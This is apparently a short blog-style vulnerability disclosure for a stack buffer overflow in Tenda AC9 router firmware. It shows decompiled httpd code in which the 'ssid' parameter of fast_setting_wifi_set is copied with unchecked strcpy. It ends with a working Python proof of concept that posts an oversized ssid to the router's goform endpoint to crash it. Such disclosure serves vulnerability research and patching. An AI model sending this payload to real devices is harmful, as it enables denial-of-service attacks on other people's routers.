Tenda AC9 has bufferoverflow

2022-08-20 00:16 Amalll 24 0 编辑 收藏 举报

Tenda AC9 firmware V15.03.2.13 httpd server has stack buffer overflow in form_fast_setting_wifi_set

```
sub_16A5C("updateUrlLog", updateUrlLog);
sub_16A5C("SysStatusHandle", fromSysStatusHandle);
sub_16A5C("GetWanStatus", formGetWanStatus);
sub_16A5C("GetSysInfo", formGetSysInfo);
sub_16A5C("GetWanStatistic", formGetWanStatistic);
sub_16A5C("GetAllWanInfo", formGetAllWanInfo);
sub_16A5C("GetWanNum", formGetWanNum);
sub_F990("aspGetWanNum", aspGetWanNum);
sub_16A5C("getPortStatus", formGetPortStatus);
sub_16A5C("GetSystemStatus", formGetSystemStatus);
sub_16A5C("GetRouterStatus", formGetRouterStatus);
sub_F990("aspGetCharset", aspGetCharset);
sub_16A5C("WizardHandle", fromWizardHandle);
sub_16A5C("fast_setting_get", form_fast_setting_get);
sub_16A5C("fast_setting_pppoe_get", form_fast_setting_pppoe_get);
sub_16A5C("fast_setting_wifi_set", form_fast_setting_wifi_set);
sub_16A5C("fast_setting_pppoe_set", form_fast_setting_pppoe_set);
sub_16A5C("getWanConnectStatus", formGetWanConnectStatus);
sub_16A5C("getProduct", GetProduct);
sub_16A5C("fast_setting_internet_set", form_fast_setting_internet_set);
sub_16A5C("usb_get", form_usb_get);
v0 = sub_16A5C("SysToolpassword", SysToolpassword);
sub_A6338(v0);
sub_16A5C("notNowUpgrade", formNotNowUpgrade);
sub_16A5C("AdvGetMacMtuWan", fromAdvGetMacMtuWan);
sub_16A5C("AdvSetMacMtuWan", fromAdvSetMacMtuWan);
sub_16A5C("AdvSetMTU", fromAdvSetMTU);
```

```
sub_16A5C("AdvGetMTU", fromAdvGetMTU);
sub_16A5C("AdvGetLanIp", formAdvGetLanIp);
sub_16A5C("AdvSetLanip", fromAdvSetLanip);
sub_16A5C("SetWebIpAccess", SetWebIpAccess);
sub_16A5C("WanPolicy", fromWanPolicy);
```

When obtaining the request parameter ssid, no length judgment is performed, and the value of ssid is directly assigned to the local variables s and dest, resulting in a stack overflow vulnerability.

```
int __fastcall form_fast_setting_wifi_set(int a1)
{
  _BYTE *v1; // r0
  int v4[4]; // [sp+1Ch] [bp-160h] BYREF
  char nptr[4]; // [sp+2Ch] [bp-150h] BYREF
  char v6[4]; // [sp+30h] [bp-14Ch] BYREF
  char v7[4]; // [sp+34h] [bp-148h] BYREF
  char v8[4]; // [sp+38h] [bp-144h] BYREF
  char v9[72]; // [sp+3Ch] [bp-140h] BYREF
  char v10[64]; // [sp+84h] [bp-F8h] BYREF
  char dest[64]; // [sp+C4h] [bp-B8h] BYREF
  char s[64]; // [sp+104h] [bp-78h] BYREF
  char v13[12]; // [sp+144h] [bp-38h] BYREF
  int v14; // [sp+150h] [bp-2Ch] BYREF
  _BYTE *v15; // [sp+154h] [bp-28h]
  int v16; // [sp+158h] [bp-24h]
  char *s1; // [sp+15Ch] [bp-20h]
  _BYTE *Var; // [sp+160h] [bp-1Ch]
  char *src; // [sp+164h] [bp-18h]
  int v20; // [sp+168h] [bp-14h]
  int v21; // [sp+16Ch] [bp-10h]

  v14 = 0;
  memset(s, 0, sizeof(s));
  memset(dest, 0, sizeof(dest));
  memset(v10, 0, sizeof(v10));
  v21 = 1;
  memset(&v9[16], 0, 56);
  src = websGetVar(a1, "ssid", &unk_CA88C);
  strcpy(s, src);
  strcpy(dest, src);
  Var = websGetVar(a1, "wrlPassword", &unk_CA88C);
```


exp


```
import requests

url='http://192.168.2.1/goform/fast_setting_wifi_set'
pl='aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaa'+'b'*4
d = {'ssid':pl}
requests.post(url, data=d)
```

Run the script and use dynamic debugging to check the memory situation, you can see that after the program executes the strcpy function, the value of the r1 register will be tampered with 0x62626262, which is 'bbbb', because of the stack overflow vulnerability, that is to say, as long as we assign more than 96 to the ssid parameter bytes can cause a

denial of service attack.





Amalll
粉丝 - 2 关注 - 1
+加关注

0 0